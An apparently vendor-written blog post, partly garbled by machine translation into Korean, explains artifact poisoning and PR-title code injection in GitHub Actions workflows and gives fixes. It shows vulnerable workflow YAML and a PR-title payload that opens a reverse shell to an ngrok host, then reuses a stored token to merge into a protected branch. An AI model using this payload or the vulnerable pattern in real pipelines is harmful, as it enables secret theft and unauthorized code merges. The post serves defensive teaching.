
On previous posts (see 간접 중독 Pipeline Execution I-PPE 중독 Pipeline Execution PPE , we dealt basically with PPE (Poisoned Pipeline Execution): we saw how it works, its effects, some exploitation as well as some ways to protect against it.
This post deep dive into some other CI/CD pipeline vulnerabilities such as Artifact Poisoning and Code Injection.
To do it, we will base it somehow on PPE so let’s make a quick summary of what we saw about PPE.
Previous work on PPE
To summarize, we started with a basic GitHub pipeline to build and test contributed code through a pull request. Besides, it defines some checks that, if met, will merge the code into the mainstream branch. We named this as 시나리오 #1.

In our previous post, we demonstrated how this basic pipeline 였다 vulnerable to both D-PPE and I-PPE.
We managed to fix D-PPE by modifying the trigger event 에 풀 리퀘스트 에 풀 리퀘스트 타겟, 만들기 pipeline safe to D-PPE. 참고로, pipelines triggered on a pull_request_target event will execute the base pipeline code, not the pipeline code contained in the pull request.
We named this as 시나리오 #2.

As a result of this modification, we demonstrated that Scenario #2 was still vulnerable to I-PPE.

To fix it, we decided 나누다 pipeline 두 부분으로 나누다:
- 1st pipeline (CI 빌드) 일 것이다 PR 코드(빌드용)를 확인해 보세요.빌드를 수행하고 아티팩트를 생성합니다.
- 2nd pipeline (테스트 CI) 일 것이다 (셸 스크립트 수정을 피하기 위해) 기본 코드를 확인하세요. 그리고 아티팩트에 대해 원래 스크립트를 실행합니다.
- 테스트 CI를 동기화하려면 pipeline CI 빌드 후에 실행 pipeline, 우리는 워크플로우 실행 방아쇠.
We named this as 시나리오 #3.
Let’s recover the code of both pipelines according to these modifications…
1st pipeline (CI 빌드):
name: Build CI on: pull_request_target: branches: [ main ] env: MY_SECRET: ${{ secrets.MY_SECRET }} GITHUB_PAT: ${{ secrets.GH_PAT }} jobs: prt_build_and_upload: runs-on: ubuntu-latest steps: - name: Checking out PR code uses: actions/checkout@v4 if: ${{ github.event_name == 'pull_request_target' }} with: # This is to get the PR code instead of the repo code ref: ${{ github.event.pull_request.head.sha }} - name: Building ... run: | mkdir ./bin touch ./bin/mybin.exe # Save some PR info for later use by the 2nd pipeline echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt echo "${{github.event.number}}" > ./bin/PR_ID.txt # Upload the binary as a pipeline artifact - name: Archive building artifacts uses: actions/upload-artifact@v3 with: name: archive-bin path: | bin 2nd pipeline (테스트 CI):
name: Test CI on: workflow_run: workflows: [ 'Build CI' ] types: [completed] env: MY_SECRET: ${{ secrets.MY_SECRET }} GITHUB_PAT: ${{ secrets.GH_PAT }} jobs: deploy: runs-on: ubuntu-latest if: ${{ github.event.workflow_run.conclusion == 'success' }} steps: # By default, checks out base code (not PR code) - name: Checkout repository uses: actions/checkout@v4 # Download the artifact - name: 'Download artifact' uses: actions/github-script@v6 with: script: | let allArtifacts = await github.rest.actions.listWorkflowRunArtifacts({ owner: context.repo.owner, repo: context.repo.repo, run_id: context.payload.workflow_run.id, }); let matchArtifact = allArtifacts.data.artifacts.filter((artifact) => { return artifact.name == "archive-bin" })[0]; let download = await github.rest.actions.downloadArtifact({ owner: context.repo.owner, repo: context.repo.repo, artifact_id: matchArtifact.id, archive_format: 'zip', }); let fs = require('fs'); fs.writeFileSync(`${process.env.GITHUB_WORKSPACE}/myartifact.zip`, Buffer.from(download.data)); # Unzip the artifact - name: 'Unzip artifact' run: | unzip -o myartifact.zip # Runs tests - name: Running tests ... id : run_tests run: | echo Running tests.. chmod +x runtests.sh ./runtests.sh echo Tests executed. # # For demo purposes, the check merge condition will always be set to FALSE (avoiding to merge) # - name: pr_check_conditions_to_merge id: check_pr run: | echo "check_conditions_to_merge" PR_ID=$(<PR_ID.txt) PR_TITLE=$(<PR_TITLE.txt) echo "Checking conditions to merge PR with id $PR_ID and Title $PR_TITLE" echo "merge=false" >> $GITHUB_OUTPUT - name: pr_merge_pr_false if: steps.check_pr.outputs.merge == 'false' run: | echo "The merge check was ${{ steps.check_pr.outputs.merge }}" echo "Merge conditions NOT MEET!!!" - name: pr_merge_pr_true if: steps.check_pr.outputs.merge == 'true' && steps.run_tests.outputs.run_tests == 'OK' run: | echo "The merge check was ${{ steps.check_pr.outputs.merge }}" echo "Merge conditions successfully MEET!!!" echo "Merging .." PR_ID=$(<PR_ID.txt) curl -L \ -X PUT \ -H "Accept: application/vnd.github+json" \ -H "Authorization: Bearer $GITHUB_PAT" \ -H "X-GitHub-Api-Version: 2022-11-28" \ https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \ -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}' 유물 중독
위에 따르면 CI/CD pipelines:
- pipeline CI 빌드 is 가장 안전한 따뜻함 두 사람에게 디-PPE (때문에 풀 리퀘스트 타겟) and I-PPE (셸 스크립트를 더 이상 실행하지 않기 때문입니다.)
- pipeline 테스트 CI 또한 가장 안전한 따뜻함 두 사람에게 디-PPE (때문에 워크플로우 실행) and I-PPE (기본 코드를 확인하여 원래 셸 스크립트를 가져오기 때문입니다.)
Let’s deep dive into this “solution”.
Pipeline 테스트 CI downloads the artifact as a zip file.
# Unzip the artifact - name: 'Unzip artifact' run: | unzip -o myartifact.zip # Runs tests - name: Running tests ... id : run_tests run: | echo Running tests.. chmod +x runtests.sh ./runtests.sh echo Tests executed. Once unzipped, it executes the “safe” shell script. Why do I say the “safe” shell script? Because in a previous step, the pipeline checks out the “base” code, so the original script is placed into the workspace folder. Therefore, when the pipeline executes the shell script it will run using the binary previously downloaded.
그럼 뭔데 문제 with this approach? The problem comes when any user “creates” a new pipeline.
사용자가 새로운 내용을 포함하는 PR을 열면 pipelineGitHub가 해당 작업을 실행합니다. pipeline (given some conditions, as we saw in the previous 게시).
이것을 감안할 때 what if the user creates a new pipeline with the same name as Build CI? Yes, it is surprising, but GitHub allows you to create two pipeline이름이 같은 s들!!
Remember that Test CI will execute after Build CI…
name: Test CI on: workflow_run: workflows: [ 'Build CI' ] types: [completed]Surprisingly, because there are now two pipelines with the same name, the pipeline Test CI will execute twice: one after the original pipeline and other after the “new” pipeline.
How can the hacker take advantage of this ?
- First, the malicious user can modify the shell script to send the secret to the hacker-controlled server.
- 둘째, 새로운 pipeline includes a line to copy the modified shell script into the artifact → poisoning the artifact!!!
When the user opens a PR with these changes, the “new” pipeline will be executed (uploading a poisoned artifact) and the Deploy CI pipeline will be executed after that, resulting in the “modified” shell script overwrites the “original” shell script located in the pipeline 작업 공간.

이것이 우리가 부르는 것입니다 유물 중독, 즉 ability to modify (hack) the pipeline logic through modification of a pipeline 유물.
가능한 한 개선 is quite straightforward: just unzipping the artifact to a subfolder of the workspace would avoid overwriting the “base” shell script.
코드 삽입
Besides artifact poisoning, can you see any other vulnerability in the above code?
가자!!
As you can see in the code, pipeline Build CI builds the binary, it uploads the binary as a pipeline artifact and, besides, it uploads a couple of additional data: the PR Title and and the PR Id.
echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt echo "${{github.event.number}}" > ./bin/PR_ID.txtWhy? Because to merge the PR, as you can see below, the Test CI pipeline needs the PR id to invoke the GitHub REST API that merges the PR.
How does the Test CI pipeline obtain that PR ID ? Sharing info in text files (part of a pipeline artifact) is a common way to share info between pipelines. And that is exactly what these pipelines are doing.
echo "Merging .." PR_ID=$(<PR_ID.txt) curl -L \ -X PUT \ -H "Accept: application/vnd.github+json" \ -H "Authorization: Bearer $GITHUB_PAT" \ -H "X-GitHub-Api-Version: 2022-11-28" \ https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \ -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}' Strictly speaking, only the PR Id is needed to merge the PR, but the pipeline admin decided the Build CI also to include the PR title so the Test CI pipeline would print out some info msg containing both the PR Id and Title.
name: Build CI - name: Building ... run: | mkdir ./bin touch ./bin/mybin.exe # Save some PR info for later use by the 2nd pipeline echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt echo "${{github.event.number}}" > ./bin/PR_ID.txt name: Test CI [...] PR_ID=$(<PR_ID.txt) PR_TITLE=$(<PR_TITLE.txt) echo "Checking conditions to merge PR with id $PR_ID and Title $PR_TITLE" The PR Title is always data coming from the user and, as such, must always be considered as untrusted. 그래서 pipeline must handle as such and take protective measures.
In the above code, we can see the specific message echoing the PR Title. It’s just an “echo” linux command.
Through string interpolation, if the title is “a dummy title”, Github generates internally a script containing
echo ""a dummy title""But, what if the PR title would be something like:
Malicious title” && bash -i >& /dev/tcp/5.tcp.eu.ngrok.io/10178 0>&1 && echo "The script would become:
echo "Malicious title" && bash -i >& /dev/tcp/5.tcp.eu.ngrok.io/10178 0>&1 && echo "" Resulting in opening a reverse shell against the hacker-controlled server.


That reverse shell might be used to access the pipeline secrets (remember that Test CI is running in privilege mode because it’s being triggered by workflow_run so it has access to secrets).
But, what else can be done through that reverse shell ?
Look at the CI Test code:
env: GITHUB_PAT: ${{ secrets.GH_PAT }} [...] echo "Merging .." PR_ID=$(<PR_ID.txt) curl -L \ -X PUT \ -H "Accept: application/vnd.github+json" \ -H "Authorization: Bearer $GITHUB_PAT" \ -H "X-GitHub-Api-Version: 2022-11-28" \ https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \ -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}' As you can see in the Test CI pipeline, the curl merge command is making use of GITHUB_PAT (defined as an pipeline env var), so the runner contains the GITHUB_PAT as an environment variable. Moreover, it also creates an env var reading the PR ID.
So the hacker just needs to copy the curl command and paste it into the reverse shell, merging the PR directly into the protected branch.
To protect of all this:
- 에 피하기 string interpolation with untrusted data (vulnerable to 코드 삽입)에 의해 정의 pipeline env vars instead of using it directly in echo commands
Instead of using:
name: Build CI - name: Building ... run: | mkdir ./bin touch ./bin/mybin.exe # Save some PR info for later use by the 2nd pipeline echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt echo "${{github.event.number}}" > ./bin/PR_ID.txt이것을 사용하세요:
- name: Building ... run: | mkdir ./bin touch ./bin/mybin.exe # Save some PR info for later use by the 2nd pipeline echo "$PR_TITLE" > ./bin/PR_TITLE.txt echo "${{github.event.number}}" > ./bin/PR_ID.txt env: PR_TITLE: ${{github.event.pull_request.title}} - Even with code injection exploit, the curl merge command would have not succeeded if you had properly protected your pull requests through some mandatory review or approval.
결론
It’s somehow difficult to protect CI/CD pipelines configuration and get pipelines free of vulnerabilities.
이것은 CI/CD systems (as GitHub in this case) are vulnerable per se. CI/CD systems provide the means to protect against vulnerabilities … but it’s the responsibility of the admin to implement those protections.
그러나… You cannot solve a vulnerability unless you are aware of its existence!!!
Of course that a highly skilled devops admin may have all these threats in mind and properly protect the CI/CD pipelines, but, even so, it’s highly valuable to use a product to detect all these kinds of vulnerabilities. And of course to automate this vulnerability detention process (for example, running the scan as part of CI/CD pipeline들).

This approach might be called “보안 게이트"
- 새 항목 만들기 pipeline (Security Gate) to check for CI/CD pipelines vulnerabilities and make the other CI pipelines to execute only upon successful completion of the Security Gate pipeline.
- The Security Gate pipelines will check for CI/CD pipelines vulnerabilities and,
- If vulns are found, it will fail and, therefore, the other pipelines will not be executed.
- If no vulns are found, the pipeline will succeed and the other pipelines will execute as usual.